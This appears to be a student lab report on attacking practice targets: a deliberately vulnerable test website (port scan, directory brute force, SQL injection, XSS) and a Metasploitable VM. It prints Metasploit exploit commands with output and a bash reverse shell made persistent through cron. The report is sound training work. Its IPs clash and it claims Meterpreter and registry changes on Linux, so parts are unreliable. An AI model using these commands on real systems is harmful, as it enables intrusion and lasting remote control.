Task 1: Find All Open Ports on the Website

Objective: Identify open ports on http://testphp.vulnweb.com.


Tools Used: Nmap

Findings:

Open Ports:

Port 80: HTTP (nginx 1.19.0)

Conclusion: The website is running an Nginx web server on ports 80 (HTTP).



Task 2: Brute Force Directories on the Website


Objective: Discover directories on http://testphp.vulnweb.com.

Tools Used: Dirb or Gobuster

Findings:

Discovered Directories:
/images/
/CVS/
/pictures/
/admin/
/secured/
/vendor/

Conclusion: The website contains several directories, including /admin/ and /secured/, which may be of interest for further exploitation.



Task 3: Intercept Login Credentials Using Wireshark


Objective: Capture credentials during a login attempt.

Tools Used: Wireshark

Findings:

Captured Credentials:
Username: test
Password: test

Conclusion: The credentials were transmitted in plaintext over HTTP, making them vulnerable to interception.



<u>Task 4: Perform SQL Injection</u>


Objective: Test for SQL injection vulnerabilities and extract database information.

Tools Used: SQLMap

Findings:

Vulnerable Parameter: searchFor (search field)
Extracted Database Information:
- Database Type: MySQL
- Database Version: >= 5.1
- Web application technology: PHP 5.6.40, Nginx 1.19.0

Conclusion: The website is vulnerable to SQL injection, and sensitive database information was successfully extracted.



Task 5: Test for XSS Vulnerabilities


Objective: Inject malicious JavaScript payloads to test for stored or reflected XSS.


Tools Used: Manual Testing

Findings:

Reflected XSS: The search box reflected the payload, triggering an alert box.
Stored XSS: The comment section stored the payload, executing it when the page was reloaded.

Conclusion: The website is vulnerable to both reflected and stored XSS attacks, which could be exploited to steal session cookies or perform other malicious actions.





Red Team Fundamentals:

This report outlines the steps taken during a security assessment of the Metasploitable VM (IP: 192.168.0.209). The assessment included initial reconnaissance, exploitation, post-exploitation activities and establishing persistence mechanisms.

1. Initial Reconnaissance

Task

Utilized Nmap to scan the Metasploitable VM for open ports and services.

Findings

- Executed the following Nmap command: *nmap -sV 192.168.0.209*

Open Ports Identified:


- Port 21: FTP
- Port 22: SSH
- Port 23: Telnet
- Port 80: HTTP
- Port 139: NetBIOS
- Port 445: SMB
- Port 3306: MySQL

Services Detected:

- Various outdated services were identified, which may be vulnerable to exploitation.

Conclusion

The reconnaissance phase successfully identified multiple open ports and services, providing potential vectors for exploitation.



2. Exploitation with Metasploit

Task

Identified a vulnerability in the outdated software and used Metasploit to exploit it.

Findings

- Selected an appropriate exploit based on the identified services (e.g., samba).
- Executed the exploit using Metasploit:

```
msfconsole
search samba
use exploit/multi/samba/usermap_script
set RHOST 192.168.0.209
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.0.9
exploit
```

Outcome: Gained initial access to the system with a Meterpreter session.

Conclusion

The exploitation phase was successful, allowing for initial access to the **Metasploitable VM**.

```
Mon Apr 28, 14:19  [I'm u...  [meta...  Parro...  Applications  Places  System  Menu
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[msf](Jobs:0 Agents:0) >> search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETC
ONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shar
ed Resource
   4   post/linux/gather/enum_configs                                          normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package
Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command I
njection
   8   exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Exe
cution
   9   exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Over
flow
   10  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsI
nfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba _netr_ServerPasswordSet Uninitial
```

```
Mon Apr 28, 14:19  [I'm u...  [meta...  Parro...  Applications  Places  System  Menu
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 192.168.0.140
RHOST => 192.168.0.140
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 192.168.0.9LHOST => 192.168.0.9
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP double handler on 192.168.0.9:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qiLASY62TEAGz2K8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qiLASY62TEAGz2K8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.9:4444 -> 192.168.0.140:33561) at 2025-04-28 13:42:51 +0200
```

3. Post-Exploitation with Meterpreter

Task


Deployed Meterpreter to establish a reverse shell and maintain persistence.

Findings

- Created a listener and generated a payload to execute on the compromised machine.
- Executed the payload, establishing a reverse shell connection.

Conclusion

Meterpreter was successfully deployed, providing a means for ongoing access and control over the compromised system.



4. Establish Persistence

Task


Implemented persistence mechanisms to ensure continued access.

Findings

- Configured scheduled tasks and registry modifications on the compromised machine.
- Ensured that the established persistence mechanisms would survive reboots and user logins.

Conclusion

Persistence mechanisms were successfully implemented, ensuring ongoing access to the compromised system.


Parrot Term...
Applications
Places
System
Menu
Parrot Terminal
File Edit View Search Terminal Help
dir
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
echo "* * * * * /bin/bash /tmp/reverse_shell.sh" | crontab -
dir
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
cd tmp
dir
4564.jsvc_up
cd /
dir
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
echo '#!/bin/bash' > /tmp/reverse_shell.sh
echo 'bash -i >& /dev/tcp/192.168.0.9/4444 0>&1'>> /tmp/reverse_shell.sh
chmod +x /tmp/reverse_shell.sh
echo "* * * * * /bin/bash /tmp/reverse_shell.sh" | crontab -
[*] 192.168.0.209 - Command shell session 1 closed.
document-blank.docx
Telegram Desktop
weeknd.xspf
mix.xspf